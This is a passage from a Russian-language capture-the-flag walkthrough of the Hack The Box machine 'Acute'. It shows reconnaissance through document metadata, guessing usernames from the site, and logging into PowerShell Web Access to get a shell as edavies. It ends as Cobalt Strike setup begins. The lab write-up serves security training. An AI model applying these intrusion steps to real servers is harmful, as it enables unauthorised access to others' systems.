
Содержимое скачанного документа

Также находим упоминание работы, а чуть дальше и ссылку на PSWA (PowerShell Web Access). Эта функция позволяет удаленно управлять сервером с помощью PowerShell через обычный браузер. Доменное имя из ссылки добавим в файл `/etc/hosts`.

```
10.10.11.145    acute.htb atsserver.acute.local
```



Переходим по найденной ссылке, и нам открывается панель авторизации PSWA.




Панель авторизации PSWA

У нас есть пароль, осталось найти имена пользователя и машины.


ТОЧКА ОПОРЫ

Файлы вроде офисных документов очень полезны при разведке. Их метаданные могут содержать, к примеру, имя пользователя и название машины. Поэтому первым делом получим метаданные скачанного файла с помощью **Exiftool**.




Метаданные документа

Из поля `Creator` получаем имя пользователя, а поле `Description` раскрывает имя машины. Но с этими учетными данными подключиться не получилось, поэтому я пошел искать на сайте другие подсказки. И нашел... имена пользователей.




Найденные пользователи

Формируем список по уже имеющемуся у нас формату.




Список аккаунтов

И с найденным паролем на обозначенной машине мы получаем командную веб-оболочку PowerShell от имени пользователя **edavies**.



Командная веб-оболочка

Для дальнейшей эксплуатации и продвижения я решил использовать популярный фреймворк **Cobalt Strike**. Первым делом создадим листенер.



